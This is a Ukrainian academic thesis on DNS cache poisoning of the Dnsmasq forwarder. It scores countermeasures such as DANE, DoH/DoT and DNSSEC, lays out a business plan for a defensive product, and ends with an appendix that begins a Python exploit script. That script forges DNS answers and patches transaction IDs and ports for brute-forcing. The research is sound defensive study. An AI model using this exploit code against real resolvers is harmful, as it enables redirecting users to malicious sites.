Швидкодія: Дуже висока (5). DNSSEC додає накладні витрати на перевірку криптографічних записів, що може сповільнити роботу DNS. Проте для сучасних серверів цей вплив мінімальний.

Легкість впровадження: Низька (2). Для впровадження DANE потрібно налаштувати DNSSEC, а також керувати TLSA-записами.

Дешевизна впровадження: Низька (2). Вимагає невеликих інвестицій у криптографічну інфраструктуру, знання персоналу та час на реалізацію.

Комерційні рішення для захисту від отруєння кешу оцінені не будуть через те, що не були протестовані:

Таблиця 3.4 – Порівняння методів за критеріями

№	Назва методу	Ефектив-ність	Швид-кодія	Легкість впровадження	Дешевизна впровадження	Оцінка
1	Рандомізація TXID і порту	2.00	5.00	4.00	5.00	**3.4**
2	Кодування 0x20	2.00	5.00	4.00	4.00	**3.25**
3	DNSSEC	5.00	4.00	2.00	2.00	**4**
4	Очищення кешу	1.00	1.00	4.00	5.00	**1.9**
5	Фільтрація трафіку	3.00	3.00	2.00	1.00	**2.6**
6	DoH/DoT	5.00	4.00	2.00	3.00	**4.15**
7	Сегментація мережі	2.00	5.00	4.00	3.00	**3.1**
8	TSIG із CGA	4.00	5.00	2.00	3.00	**3.9**
9	DANE	5.00	5.00	2.00	2.00	**4.25**
	Вага	**0.50**	**0.25**	**0.10**	**0.15**	

Отже, найефективніші методи згідно таблиці 3.4:

1) DANE (4,25)

2) DoH/DoT (4,15)

3) DNSSEC (4)

4) TSIG із CGA (3,9)

Висновки до розділу 3

Даний розділ висвітлює детальний опис атаки отруєння кешу DNS на віддалений DNS-форвардер, аналізує її етапи та оцінює ефективність методів протидії. Атака складається з генерації шаблонів IP пакету, Ethernet фрейму та UDP датаграми і відправки сотень тисяч їхніх екземплярів на вразливий форвардер. Фактично, атаку отруєння кешу DNS можна поділити на 2 етапи:

1) Створення ніколи некешованого запиту і досягнення ліміту в 150 таких запитів, що знаходяться одночасно в обробці.

2) Підроблення відповідей і надсилання їх на форвардер, маючи на меті випередити легітимний DNS-резолвер.

Сценарії атаки в локальній мережі демонструють, як зловмисники можуть використовувати слабкі місця DNS-форвардерів для підміни записів у кеші. Це дозволяє перенаправляти користувачів на шкідливі ресурси або втручатися у зв’язок між клієнтом і сервером. Особливу увагу приділено створенню некешованих запитів, які примушують форвардер звертатися до зовнішнього DNS-резолвера, та підроблених відповідей, поля яких змінюються під час брутфорсу. Взагалі, в цьому розділі приділено дуже багато уваги саме будові структур таких як відповіді, записи, запити. Наглядно продемонстровано їхні поля та їх призначення.

Виявлено, що захист від таких атак потребує ретельного налаштування серверів та використання додаткових технологій безпеки, розширень протоколу, та і навіть просто коректної реалізації вже давно відомих методів захисту як рандомізація портів та TXID. Методи протидії отруєнню кешу DNS включають впровадження DNSSEC для верифікації відповідей, використання шифрування та всіляких розширень типу DANE.

Проведене порівняння методів захисту показує, що жоден із них не є універсальним, проте їхнє комбіноване застосування значно знижує ризик успішного отруєння кешу.

4 РОЗРОБКА СТАРТАП-ПРОЕКТУ

4.1 Опис ідеї проекту

Стартап спрямований на розробку платформи DNShield, яка забезпечує багаторівневий захист системи доменних імен (DNS) від атак на отруєння кешу. Основна мета проєкту — створення інтегрованого рішення, яке поєднує сучасні методи аналізу DNS-трафіку, машинне навчання для виявлення аномалій та протоколи автентифікації, такі як DNSSEC, для забезпечення цілісності даних.

Платформа розроблена для підприємств будь-якого масштабу, які хочуть захистити свою інфраструктуру від загроз, пов’язаних із маніпуляцією DNS-записами, що можуть призводити до перенаправлення користувачів на фішингові сайти, крадіжки даних або перебоїв у роботі DNS-інфраструктури.

До ключових функцій платформи відносяться інтелектуальний аналіз DNS-трафіку. Система в реальному часі моніторить DNS-запити та відповіді на рівні резолверів і авторитативних серверів. Система використовує алгоритми ML для виявлення підозрілих патернів у DNS-запитах (наприклад, масове звернення до фейкових доменів). DNShield має вбудовану підсистему динамічного визначення репутації доменів на основі таких показників, як країна походження, історія записів, частота оновлення записів тощо. модулю виявлення аномалій (Anax-like). блокує небезпечні домени на основі оцінки ризику.

Таблиця 4.1 – Опис ідеї стартап-проекту

Зміст ідеї	**Напрямки застосування**	**Вигоди для користувача**
Розробка комплексної платформи для захисту від атак на отруєння кешу DNS	Підприємства різного масштабу	Забезпечення цілісності та достовірності DNS-записів у реальному часі
	Державні установи	Захист від перенаправлення на фішингові сайти та зниження ризику витоку даних
	Провайдери DNS-послуг	Простота інтеграції захисту у наявну інфраструктуру

Таблиця 4.2 – Визначення сильних, слабких та нейтральних характеристик ідеї проекту

Техніко-економічні характеристики ідеї	**(Потенційні) товари/концепції конкурентів**		**W**	**N**	**S**
	Мій проект	Конкурент			
Мова розробки	Python	C++	Залежність від бібліотек	Поширена серед розробників	Простота вивчення і широка підтримка
Використання DNSSEC	Часткове впровадження	Повне впровадження	Обмежена підтримка серверів	Потребує додаткової конфігурації	Забезпечує автентичність даних
Моніторинг DNS-трафіку	Частковий аналіз	Відсутність аналізу	Високі вимоги до обчислювальних ресурсів	Вимагає налаштувань від адміністратора	Виявлення атак у реальному часі
Захист від кешування підроблених записів	Часткова підтримка	Повна підтримка	Залежність від архітектури сервера	Вимагає тестування	Мінімізує ризики компрометації DNS
Масштабованість рішення	Залежить від архітектури	Платформонезалежна маштабованість	Високі витрати на розширення	Потребує врахування ресурсів	Підходить для систем різного розміру
Інтеграція з існуючими рішеннями	Можлива лише частково	Неможлива, вимагая окремої інфраструктури	Залежить від стандартів	Вимагає попередньої оцінки	Зменшує складність приєднання до поточної системи

4.2 Технологічний аудит ідеї проєкту

Таблиця 4.3 – Технологічна здійсненність ідеї проєкту

Ідея проєкту	**Технології реалізації**	**Наявність технології**	**Доступність технології**
Виявлення отруєння кешу DNS	Використання DNS-серверів із захистом (наприклад, BIND, Unbound), моніторинг DNS-трафіку	Наявні	Доступні, необхідна конфігурація
Реалізація алгоритмів захисту	Використання перевірки відповідей через DNSSEC, фільтрація запитів, контроль джерел запитів	Наявні	Доступні, потрібна адаптація
Логування та аналіз аномалій	Використання систем збору логів (наприклад, Elastic Stack, Grafana), аналіз за допомогою алгоритмів машинного навчання	Наявні	Доступні, необхідна інтеграція
Виявлення аномалій у запитах DNS	Використання системи аналізу трафіку на основі нейронних мереж або глибокого навчання для виявлення аномальних патернів запитів	Наявні	Доступні, потрібне налаштування
Автоматичне виправлення отруєного кешу	Використання систем автоматичного реагування (наприклад, автоматичне очищення кешу або блокування скомпрометованих записів)	Розробляється	Можлива розробка, потрібне тестування
Захист від міжсистемних атак через DNS	Використання шифрування запитів (DNS over HTTPS)	Наявні	Доступні, необхідна інтеграція

Реалізація системи захисту від отруєння кешу DNS є технологічно можливою. Доступні сучасні інструменти, алгоритми й середовища, які можуть бути налаштовані та інтегровані. Основні задачі – це розробка політик захисту, тестування в умовах імітованих атак, і розгортання у продуктивних системах.

Таблиця 4.4 – Попередня характеристика потенційного ринку стартап-проекту

Показники стану ринку	Характеристика
Зростання загроз на рівні інфраструктури	Усе більше компаній стикаються з інцидентами, пов’язаними з отруєнням кешу DNS, що створює потребу в ефективних рішеннях для мінімізації ризиків.
Рівень зацікавленості секторів критичної інфраструктури	Критичні інфраструктури (енергетика, транспорт, телекомунікації) шукають спеціалізовані технології для забезпечення цілісності DNS-запитів.
Адаптивність існуючих рішень до нових загроз	Багато доступних рішень вже мають обмежену здатність адаптуватися до новітніх типів атак на DNS, що відкриває простір для нових інноваційних підходів.
Попит на інтегровані рішення для кібербезпеки	Підвищена потреба в рішеннях, що поєднують захист від різноманітних кібератак, включаючи отруєння кешу DNS, із вже наявними системами безпеки.
Інтерес до технологій з відкритим кодом	Зростає популярність рішень з відкритим кодом для захисту DNS, оскільки вони дозволяють налаштувати систему відповідно до специфічних вимог безпеки.
Вплив сучасних кібератак на економіку	Вартість кібератак на глобальному рівні зростає, і це стимулює організації інвестувати в нові методи захисту DNS від різноманітних атак, зокрема, отруєння кешу.

Попередній аналіз демонструє, що ринок кібербезпеки має значний потенціал для запуску проекту системи захисту від отруєння кешу DNS. Особливо перспективним він є в секторах, де надійність мережевої інфраструктури критично важлива.

4.3 Аналіз ринкових можливостей запуску проекту

Таблиця 4.5 - Характеристика потенційних клієнтів стартап-проекту

Потреба, що формує ринок	**Цільова аудиторія**	**Відмінності у поведінці**	**Вимоги споживачів**
Забезпечення цілісності DNS-трафіку	Інтернет-провайдери	Зацікавлені в комплексних рішеннях	Висока швидкість роботи, мінімальні затримки
Попередження кіберзагроз	Банківські установи	Потребують миттєвого реагування на атаки	Повна сумісність з існуючими системами
Моніторинг мережевої безпеки	Урядові організації	Орієнтовані на суворі стандарти безпеки	Відповідність міжнародним стандартам безпеки
Захист корпоративних мереж	IT-компанії	Прагнуть гнучких налаштувань	Можливість кастомізації під специфіку мережі
Мінімізація ризиків	Великий бізнес	Потребують детального звітування	Прозорість механізмів захисту

Треба звертати увагу не тільки на потреби і проблеми клієнтів, а й на залучення та використання. Важливо розуміти, як потенційні клієнти дізнаються про продукт. Це може включати маркетингові кампанії, партнерські програми, виставки, або рекомендації інших користувачів. Ефективні канали комунікації допоможуть швидко та точно донести інформацію до цільової аудиторії.

Потрібно аналізувати, як часто клієнти користуються продуктом, і в яких умовах. Це дозволить виявити можливі покращення або додаткові функції, які можна додати до продукту для підвищення його корисності та зручності.

Таблиця 4.6 - Фактори загроз

Фактор	**Зміст загроз**	**Можлива реакція компанії**
Низька бар'єрність для нових гравців	Легкість виходу нових компаній на ринок з аналогічними рішеннями, що знижує конкурентну перевагу існуючих гравців	Підвищення інноваційності та захисту інтелектуальної власності
Невизначеність щодо майбутніх загроз	Швидка еволюція методів атак на DNS та кіберзахист в цілому, що ускладнює прогнозування нових типів загроз	Регулярне оновлення та адаптація рішень до нових типів атак
Висока вартість розробки захисту	Витрати на розробку та підтримку високотехнологічних рішень можуть бути значними для малих стартапів	Пошук партнерств для спільних розробок та кооперації
Ризик технологічного відставання	Відставання у розвитку новітніх технологій захисту DNS через обмежені ресурси чи недостатню технологічну підтримку	Інвестування в НДДКР, залучення фахівців для постійного вдосконалення продукту
Проблеми зі стандартами і сертифікацією	Зміни в міжнародних та локальних стандартах безпеки можуть потребувати від стартапу змін у підходах до захисту та сертифікації продуктів	Постійний моніторинг змін стандартів і своєчасне внесення коригувань
Погіршення економічної ситуації	Економічні труднощі можуть обмежити попит на нові технології в сфері кібербезпеки, зменшити фінансування стартапів або впливати на клієнтські бюджети	Диверсифікація джерел фінансування та пошук нових ринків

Маючи знання про фактори загроз, компанії можуть зосередити свої зусилля на створенні конкурентоспроможних рішень, що відповідають актуальним потребам ринку кібербезпеки. Це дозволить не лише захистити дані та інфраструктуру, але й забезпечити стійке зростання та розвиток бізнесу в умовах цифрової трансформації.

Таблиця 4.7 - Фактори можливостей

Фактор	**Зміст можливості**	**Можлива реакція компанії**
Поява нових секторів кіберзахисту	Розвиток технологій Інтернету речей (IoT) та інтелектуальних мереж створює попит на специфічні рішення захисту	Створення спеціалізованих продуктів для IoT-систем
Популяризація моделі SaaS	Зростання популярності сервісів "безпека як послуга" (SaaS) відкриває доступ до нових клієнтських сегментів	Розробка хмарних продуктів з адаптацією до SaaS
Розвиток кіберзахисту мобільних мереж	Поширення мобільного інтернету нового покоління (5G) вимагає вдосконалення систем кіберзахисту	Фокус на рішеннях для захисту 5G-інфраструктури
Запит на прогнозування загроз	Компанії все частіше шукають інструменти, що дозволяють прогнозувати атаки до їх реалізації	Інтеграція елементів штучного інтелекту для аналізу загроз
Попит на безпеку для малих компаній	Невеликі підприємства стають цілями кібератак через їх слабку захищеність	Розробка доступних та простих рішень для малого бізнесу
Поширення відкритого програмного коду	Зростаюча популярність open-source створює можливість для кооперації у розробці нових захисних технологій	Використання відкритих рішень як основи для інноваційних продуктів

В умовах постійного розвитку технологій Інтернету речей (IoT) та інтелектуальних мереж з'являються нові сектори, які вимагають специфічних рішень для забезпечення кіберзахисту. Це створює значні можливості для компаній, які можуть запропонувати спеціалізовані продукти для захисту IoT-систем. Відповідно до зростаючої популярності сервісів моделі “безпека як послуга” (SaaS), розширюються можливості доступу до нових клієнтських сегментів.

Таблиця 4.8 – Ступеневий аналіз конкуренції на ринку

Особливості конкурентного середовища	**В чому проявляється дана характеристика**	**Вплив на діяльність підприємства**
Тип конкуренції: гнучка спеціалізація	Конкуренція з компаніями, що пропонують вузькоспеціалізовані рішення	Розробка продуктів для нішевих ринків, адаптованих до специфіки клієнтів
За рівнем конкуренції: глобальний	Основні гравці на ринку працюють на міжнародному рівні	Вихід на міжнародні ринки через локалізацію продукту та партнерства
Технологічний бар'єр входу	Нові учасники стикаються зі складністю розробки високотехнологічних рішень	Інвестування в передові технології для збереження лідерства
Конкуренція за бізнес-моделлю	Поява конкурентів, що пропонують рішення за моделлю підписки	Впровадження гнучких тарифів та SaaS-моделі для залучення клієнтів
За рівнем інновацій: проривні рішення	Конкуренція з компаніями, які активно впроваджують новітні технології	Створення лабораторії інновацій для розробки унікальних функцій
Фокус на екосистемах	Конкуренти створюють екосистеми продуктів, що доповнюють один одного	Розробка модульних рішень, які інтегруються з іншими продуктами
Вплив ринкових трендів	Компанії орієнтуються на тренди, такі як AI та машинне навчання	Інтеграція трендових технологій для посилення позиції на ринку
Конкуренція за сервісом	Боротьба за клієнтів через якісний сервіс та підтримку	Розширення технічної підтримки, впровадження персоналізованих послуг

Таблиця 4.9 – Обґрунтування факторів конкурентоспроможності

Фактор конкурентоспроможності	**Обґрунтування**
Швидкість виявлення аномалій	Миттєва реакція на потенційні загрози дозволяє зменшити ризик масштабних атак.
Гнучкість налаштування функцій	Налаштування під специфічні потреби клієнта підвищує задоволеність користувачів.
Автоматичне оновлення захисту	Регулярні оновлення безпеки без втручання користувача зберігають актуальність.
Візуалізація даних про кіберзагрози	Інтерактивний аналіз дає можливість краще зрозуміти природу атак і шляхи захисту.

Таблиця 4.10 – SWOT-аналіз стартап-проекту

Сильні сторони (Strengths)	**Слабкі сторони (Weaknesses)**
Використання передових методів для захисту DNS від отруєння кешу	Можливі труднощі при інтеграції з існуючими системами клієнтів
Можливість адаптації до різних мережевих конфігурацій і специфіки клієнтів	Потреба в кваліфікованому персоналі для налаштування
Швидке виявлення та нейтралізація загроз	Високі початкові витрати на впровадження
Легке розширення системи для підтримки більшої кількості користувачів	Проблеми з сумісністю з деякими специфічними системами
Можливості (Opportunities)	**Загрози (Threats)**
Вихід на нові ринки та співпраця з міжнародними партнерами	Наявність сильних конкурентів на ринку кібербезпеки
Використання новітніх досягнень для покращення системи	Можливі зміни в нормативно-правовій базі
Зростаюча потреба у безпеці мереж серед SMB	Постійний розвиток нових методів атак
Створення стратегічних альянсів з іншими компаніями у сфері кібербезпеки	Можливість нестачі фінансових ресурсів

4.4 Розроблення ринкової стратегії проекту

Таблиця 4.11 – Вибір цільових груп потенційних споживачів

Опис профілю цільової групи	**Готовність споживачів сприйняти продукт**	**Орієнтовний попит у межах цільової групи (сегменту)**	**Інтенсивність конкуренції в сегменті**	**Простота входу в сегмент**
Інтернет-провайдери (ISP)	Висока: необхідність забезпечення стійкості мережі	Високий	Середня	Середня
Хостинг-провайдери	Висока: потреба у захисті DNS-серверів від атак	Високий	Середня	Середня
Корпоративні IT-відділи	Середня: залежить від розміру компанії та ризиків	Середній	Середня	Середня
Державні установи	Висока: захист критичних систем є пріоритетом	Середній	Низька	Середня
Фінансові установи	Висока: через чутливість даних і фінансові ризики	Високий	Висока	Складна: вимагає високої репутації
Наукові установи та університети	Середня: потреба у навчанні та дослідженнях	Низький	Низька	Висока

Найперспективнішою групою для впровадження продукту є інтернет-провайдери (ISP) та хостинг-провайдери, оскільки їхня діяльність безпосередньо залежить від стабільної роботи DNS-систем. Додатково слід розглянути державні установи як потенційних клієнтів, адже їхня готовність до впровадження захисних систем зумовлена регуляторними вимогами та необхідністю збереження національної безпеки.

Таблиця 4.12 – Визначення базової стратегії розвитку

Обрана альтернатива розвитку проєкту	**Стратегія охоплення ринку**	**Ключові конкурентоспроможні позиції**	**Базова стратегія розвитку**
Розвиток у сегменті інтернет-провайдерів (ISP)	Стратегія фокусування	Надійність у захисті DNS-серверів, інтеграція з існуючими системами, відповідність стандартам безпеки	Стратегія спеціалізації
Розвиток у сегменті державних установ	Стратегія нішевого охоплення	Відповідність регуляторним вимогам, масштабованість рішення, можливість захисту критичних інфраструктур	Стратегія адаптації
Розвиток у сегменті фінансових установ	Стратегія селективного охоплення	Максимальна точність виявлення атак, гнучкість у налаштуванні, забезпечення високого рівня конфіденційності	Стратегія інноваційного розвитку

Таблиця 4.13 – Альтернативи ринкового впровадження стартап-проекту

№	**Альтернатива (орієнтовний комплекс заходів) ринкової поведінки**	**Ймовірність отримання ресурсів**	**Строки реалізації**
1	Використання безкоштовних інструментів для початкової розробки	Середня	12 місяців
2	Запуск продукту з конкурентною ціною для швидкого входу на ринок	Висока	9 місяців
3	Інтеграція унікальних функцій, таких як моніторинг підроблених DNS	Середня	5 місяців
4	Активна реклама серед цільової аудиторії через тематичні платформи	Низька	2 місяці

Розробка стратегії розвитку враховує ключові характеристики ринку, потреби цільових груп та конкурентне середовище. Вибір оптимальної альтернативи розвитку дозволяє ефективно витрачати ресурси та досягти довгострокового успіху. Отже, згідно з цією таблицею найбільш вигідна стратегія впровадження на ринок – це просто знизити ціну.

4.5 Розроблення маркетингової програми проекту

Маркетинг – це мистецтво привертати увагу потенційного покупця. Отже, маркетингова програма повинна концентруватися перш за все на тих заходах, спрямовані на привернення уваги цільової аудиторії, Особливий акцент робиться на багаторівневій моделі товару, яка демонструє його цінність як на базовому рівні, так і з додатковими перевагами.

Таблиця 4.14 - Визначення ключових переваг концепції потенційного товару

Потреба	**Вигода, яку пропонує товар**	**Ключові переваги перед конкурентами**
Захист від нових видів атак	Забезпечення надійного захисту від нових і складних загроз	Адаптивність до нових типів атак завдяки регулярним оновленням алгоритмів та високій гнучкості продукту для виявлення нових загроз.
Інтеграція в різні типи мереж	Легке впровадження без необхідності кардинальних змін в існуючих мережах	Продукт підтримує різні типи мереж і протоколів, що дозволяє швидко інтегрувати рішення в будь-яку інфраструктуру.
Забезпечення цілісності та достовірності даних	Висока точність виявлення атак на рівні DNS та збереження цілісності даних	Унікальні алгоритми виявлення аномалій, які забезпечують максимальну точність і мінімізують ймовірність хибних спрацьовувань.

При формуванні ціни для продукту стартапу важливо враховувати кілька факторів, серед яких найбільш визначальними є рівень цін на замінники та аналоги, а також фінансові можливості цільових споживачів. У випадку системи захисту від отруєння кешу DNS, ціна повинна бути конкурентоспроможною в межах ринку кібербезпеки, однак водночас забезпечувати високий рівень доходу для стартапу. Це дозволяє знаходити баланс між доступністю для клієнтів і досягненням фінансової вигоди для підприємства.

Таблиця 4.15 - Визначення меж встановлення ціни

Рівень цін на товари-замінники	**Рівень цін на товари-аналоги**	**Рівень доходів цільової групи споживачів**	**Верхня та нижня межі встановлення ціни на товар/послугу**
2000-3000 $	3000-4000 $	Середній рівень доходу провайдерів DNS послуг	Нижня межа: 1500 $ Верхня межа: 3500 $

Висновки до розділу 4

В результаті аналізу та розробки стартапу, спрямованого на створення системи захисту від отруєння кешу DNS, можна зробити кілька важливих висновків. Розроблений продукт має потенціал вище середнього для успішного виведення на ринок, оскільки задовольняє актуальну потребу в кіберзахисті. Система забезпечує виявлення атак га протокол DNS, швидке реагування та інтеграцію в існуючі системи, що робить її привабливою для широкого кола потенційних клієнтів, особливо для провайдерів послуг DNS.

Ключовим фактором успіху стартапу є його здатність адаптуватися до різних стандартів кібербезпеки та надавати комплексні рішення для захисту від атак типу отруєння кешу DNS.

ВИСНОВКИ

У роботі проведено всебічний аналіз проблеми отруєння кешу DNS, включаючи дослідження історії, архітектури та вразливостей протоколу DNS, моделювання вразливого середовища та практичну реалізацію атаки з подальшим аналізом методів захисту від неї ж.

Протокол DNS, будучи основою сучасної інтернет-інфраструктури, має низку концептуальних недоліків, які роблять його вразливим до атак. Відсутність вбудованих механізмів автентифікації, низька ентропія ідентифікаторів транзакцій і слабка перевірка відповідей є основними причинами, що дозволяють зловмисникам успішно проводити атаки отруєння кешу. Розширення DNSSEC, хоча і покращує безпеку, стикається з труднощами впровадження та обмеженнями сумісності в уже існуючій інфраструктурі.

Розгортання вразливого середовища продемонструвало реалістичний підхід до моделювання атаки. Було обрано форвардер Dnsmasq, вразливості якого докладно проаналізовано, а сама модель атаки підтверджена експериментально. Завдяки використанню контейнеризації (Docker) середовище є мобільним і дозволяє легко відтворювати результати. Крім того, дотримання сучасних механізмів захисту на рівні компіляції виключає можливість експлуатації інших вразливостей, окрім тих, які безпосередньо стосуються отруєння кешу.

Практична реалізація атаки включала створення некешованих запитів, підроблення відповідей і перевірку стану кешу форвардера. Це дозволило продемонструвати повний цикл атаки та оцінити її ефективність у залежності від архітектури та налаштувань системи. Аналіз показав, що навіть невеликі недоліки реалізації можуть призводити до катастрофічних наслідків для користувачів та організацій.

Методи захисту від отруєння кешу DNS включають як традиційні підходи (рандомізація портів і ідентифікаторів), так і сучасні механізми (DNSSEC, DNS over TLS, DANE, TSIG та інші). Порівняння цих методів показало, що жоден із

них не забезпечує абсолютного захисту, проте комбіноване використання значно ускладнює успішну реалізацію атаки.

Загалом, результати роботи підкреслюють важливість модернізації протоколу DNS, використання сучасних технологій безпеки та ретельного налаштування серверів. Отримані результати можуть бути використані в якості основи для подальших досліджень у напрямку захисту від отруєння кешу DNS.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

[1] The History of DNS [Електронний ресурс] / Adi Purnama // Bandung Institute of Technology – 2022. – Режим доступу до ресурсу: https://www.researchgate.net/publication/362698920_The_History_of_DNS

[2] Security vulnerabilities in DNS and DNSSEC [Електронний ресурс] / Chris J Mitchell // Royal Holloway, University of London – 2007. – Режим доступу до ресурсу: https://www.researchgate.net/publication/221548408_Security_vulnerabilities_in_DNS_and_DNSSEC

[3] A survey of domain name system vulnerabilities and attacks [Електронний ресурс] / Tae Hyun Kim, Douglas Reeves – 2020. – Режим доступу до ресурсу: https://www.researchgate.net/publication/345017736_A_survey_of_domain_name_system_vulnerabilities_and_attacks

[4] Security of the Domain Name System (DNS) [Електронний ресурс] / OECD – 2022. – Режим доступу до ресурсу: https://www.oecd.org/content/dam/oecd/en/publications/reports/2022/10/security-of-the-domain-name-system-dns_1fac3ffa/285d7875-en.pdf

[5] Why is securing DNS zone transfer necessary? [Електронний ресурс] / Steve Lau // SANS Institute – 2021. – Режим доступу до ресурсу: https://www.sans.org/white-papers/868/

[6] State of DNSSEC Deployment 2016 [Електронний ресурс] / Internet Society – 2016. – Режим доступу до ресурсу: https://www.internetsociety.org/resources/doc/2016/state-of-dnssec-deployment-2016

[7] Detecting DNS Amplification Attacks [Електронний ресурс] / Georgios Kambourakis, Tassos Moschos, Dimitris Geneiatakis, Stefanos Gritzalis // University of the Aegean, Aristotle University of Thessaloniki – 2007. – Режим доступу до ресурсу: https://www.researchgate.net/publication/220816528_Detecting_DNS_Amplification_

[8] What is a Bailiwick? [Електронний ресурс] / Joe St Sauver – 2017. – Режим доступу до ресурсу: https://www.domaintools.com/resources/blog/what-is-a-bailiwick/

[9] The "bailiwick" of content DNS servers [Електронний ресурс] / jdebp.info – Режим доступу до ресурсу: http://jdebp.info/FGA/dns-server-bailiwick.html

[10] DNS Poisoning Meaning [Електронний ресурс] / Fortinet – Режим доступу до ресурсу: https://www.fortinet.com/resources/cyberglossary/dns-poisoning

[11] DNS server types [Електронний ресурс] / Cloudflare – 2018. – Режим доступу до ресурсу: https://www.cloudflare.com/learning/dns/dns-server-types/

[12] DNSpooq: Cache Poisoning and RCE in Popular DNS Forwarder [Електронний ресурс] / Moshe Kol, Shlomi Oberman // The JSOF Research Lab – 2021. – Режим доступу до ресурсу: https://www.jsof-tech.com/wp-content/uploads/2021/01/DNSpooq-Technical-WP.pdf

[13] CVE-2020-25684 [Електронний ресурс] / NIST – 2020. – Режим доступу до ресурсу: https://nvd.nist.gov/vuln/detail/cve-2020-25684

[14] Github. Dnsmasq. [Електронний ресурс] – 2022. – Режим доступу до ресурсу: https://github.com/imp/dnsmasq/blob/master/src/forward.c

[15] CVE-2020-25685 [Електронний ресурс] / NIST – 2020. – Режим доступу до ресурсу: https://nvd.nist.gov/vuln/detail/cve-2020-25685

[16] CVE-2020-25686 [Електронний ресурс] / NIST – 2020. – Режим доступу до ресурсу: https://nvd.nist.gov/vuln/detail/cve-2020-25686

[17] Cryptanalysis of SHA-1 [Електронний ресурс] / Schneider on Security – 2005. – Режим доступу до ресурсу: https://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html

[18] Acquire Infrastructure: Malvertising [Електронний ресурс] / MITRE – 2023. – Режим доступу до ресурсу: https://attack.mitre.org/techniques/T1583/008/

[19] [Електронний ресурс] – 20. – Режим доступу до ресурсу: https://www.cloudflare.com/learning/dns/dns-cache-poisoning/

[20] IMM Dissanayake. “DNS cache poisoning: A review on its technique and countermeasures”. In: 2018 National Information Technology Conference (NITC). IEEE. 2018, pp. 1–6.

[21] Formal Analysis of the Kaminsky DNS Cache-Poisoning Attack Using Probabilistic Model Checking [Електронний ресурс] / Nikolaos Alexiou, Stylianos Basagiannis, Panagiotis Katsaros, Tushar Deshpande // United Technologies Research Center - UTRC Ireland, Aristotle University of Thessaloniki – 2010. – Режим доступу до ресурсу: https://www.researchgate.net/publication/220885316_Formal_Analysis_of_the_Kaminsky_DNS_Cache-Poisoning_Attack_Using_Probabilistic_Model_Checking

[22] A Set of Severe Flaws Affect Popular DNSMasq DNS Forwarder [Електронний ресурс] / Ravie Lakshmanan – 2021. – Режим доступу до ресурсу: https://thehackernews.com/2021/01/a-set-of-severe-flaws-affect-popular.html

[23] DNS cache poisoning attack detection: a systematic review [Електронний ресурс] / Osama Alsad, Qasem Abu Al-Haija // Princess Sumaya University for Technology, Jordan University of Science and Technology – 2023. – Режим доступу до ресурсу: https://www.researchgate.net/publication/379849974_DNS_cache_poisoning_attack_detection_a_systematic_review

[24] Github. Dnspooq. [Електронний ресурс] / dedkuzmich – 2024. – Режим доступу до ресурсу: https://github.com/dedkuzmich/dns-cache-poisoning-2024

[25] The OSI Model [Електронний ресурс] / Codecademy Team – Режим доступу до ресурсу: https://www.codecademy.com/article/osi-model

[26] Шевченко С.Ш., Гальчинський Л.Ю. Оцінювання методів протидії атакам отруєння кешу DNS // VII International Scientific and Theoretical Conference «The process and dynamics of the scientific path» (November 22, 2024; Athens, Greece) – 2024. – Режим доступу до ресурсу: https://doi.org/10.36074/scientia-22.11.2024

ДОДАТОК А

Програмний код експлойту, який здійснює отруєння кешу DNS (attacker.py)

```
import itertools
import struct
import socket
import time

import os
import sys
import psutil
import dpkt
import getmac
from pwn import hexdump

import dns as dnspython
import dns.message
import dns.query
import dns.rdatatype

from logkit import logger

from scapy.layers.dns import DNS, DNSRR, DNSQR
from scapy.layers.inet import IP, UDP, Ether



# HOST INFO
def get_local_ip(interface: str):
    addrs = psutil.net_if_addrs()
    if interface in addrs:
        for addr in addrs[interface]:
            if addr.family == socket.AF_INET:
                return addr.address
    logger.error(f"Unable to resolve IPv4 address for '{interface}' interface")



def get_mac(ip_or_interface = "") -> bytes:
    """Translate IPv4 or interface name to MAC address"""
    try:
        try:
            # IPv4
            socket.inet_aton(ip_or_interface)
```

```
            mac = getmac.get_mac_address(ip = ip_or_interface)
        except:
            # Interface
            mac = getmac.get_mac_address(interface = ip_or_interface)
        mac = bytes.fromhex(mac.replace(":", ""))
        return mac
    except Exception as e:
        logger.error(f"Unable to translate {ip_or_interface} to MAC address")


def verify_dns_record(verify_query: dnspython.message.QueryMessage, ip: str, port:
int) -> bool:
    try:
        response = dnspython.query.udp(q = verify_query, where = ip, port = port,
timeout = 0.01)
    except dns.exception.Timeout:
        return False
    if response:
        for answer in response.answer:
            for item in answer.items:
                if item.rdtype == dnspython.rdatatype.A:
                    logger.info("")
                    logger.info(f"Poisoned: {answer.name} → {item.address}")
                    return True
                break
    return False


# AUXILIARY
def bytes2str(bytes_seq):
    if type(bytes_seq) is not bytes:
        bytes_seq = bytes(bytes_seq)
    string = ""
    for b in bytes_seq:
        string += f"\\x{b:02x}"
    return string


def encode_domain(domain_name: str) -> bytes:
    """Return domain name, which is encoded in RFC 1035 compliant way"""

    levels = domain_name.split(".")
```

```
    encoded_dn = b""
    for level in levels:
        length = struct.pack("!B", len(level))
        encoded_dn += length + level.encode()
    encoded_dn += b"\x00"
    return encoded_dn


def construct_dns_answer(name: str, ttl: int, rdata: str, type: int, cls: int) ->
bytearray:
    # Encode rdata
    if type == dpkt.dns.DNS_A:
        rdata = socket.inet_aton(rdata)
    elif type == dpkt.dns.DNS_CNAME:
        rdata = encode_domain(rdata)
    else:
        logger.error(f"Type '{type}' is not supported")

    # Construct answer
    answer = encode_domain(name) + \
             struct.pack("!H", type) + \
             struct.pack("!H", cls) + \
             struct.pack("!I", ttl) + \
             struct.pack("!H", len(rdata)) + \
             rdata
    return bytearray(answer)


def patch_udp(packet: bytearray, pseudo_hdr: bytes, udp_len: int, txid: int =
None, dport: int = None) -> None:
    """
    Change UDP datagram's destination port & DNS packet's TXID
    Unless UDP datagram is encapsulated, udp_len should be set to 0
    """

    # Calculate UDP offset inside the outer packet
    udp_offset = len(packet) - udp_len
    if udp_offset < 0:
        logger.error(f"UDP datagram should be encapsulated within the outer
packet.\n"
                     f"Outer packet length: {len(packet)}\n"
                     f"UDP datagram length: {udp_len}")
```

```
    # Set destination port in UDP
    if dport:
        packet[udp_offset + 2] = (dport >> 8) & 0xff
        packet[udp_offset + 3] = dport & 0xff

    # Set TXID in DNS
    if txid:
        packet[udp_offset + 8] = (txid >> 8) & 0xff
        packet[udp_offset + 9] = txid & 0xff

    # Recalculate UDP checksum
    packet[udp_offset + 6] = 0
    packet[udp_offset + 7] = 0
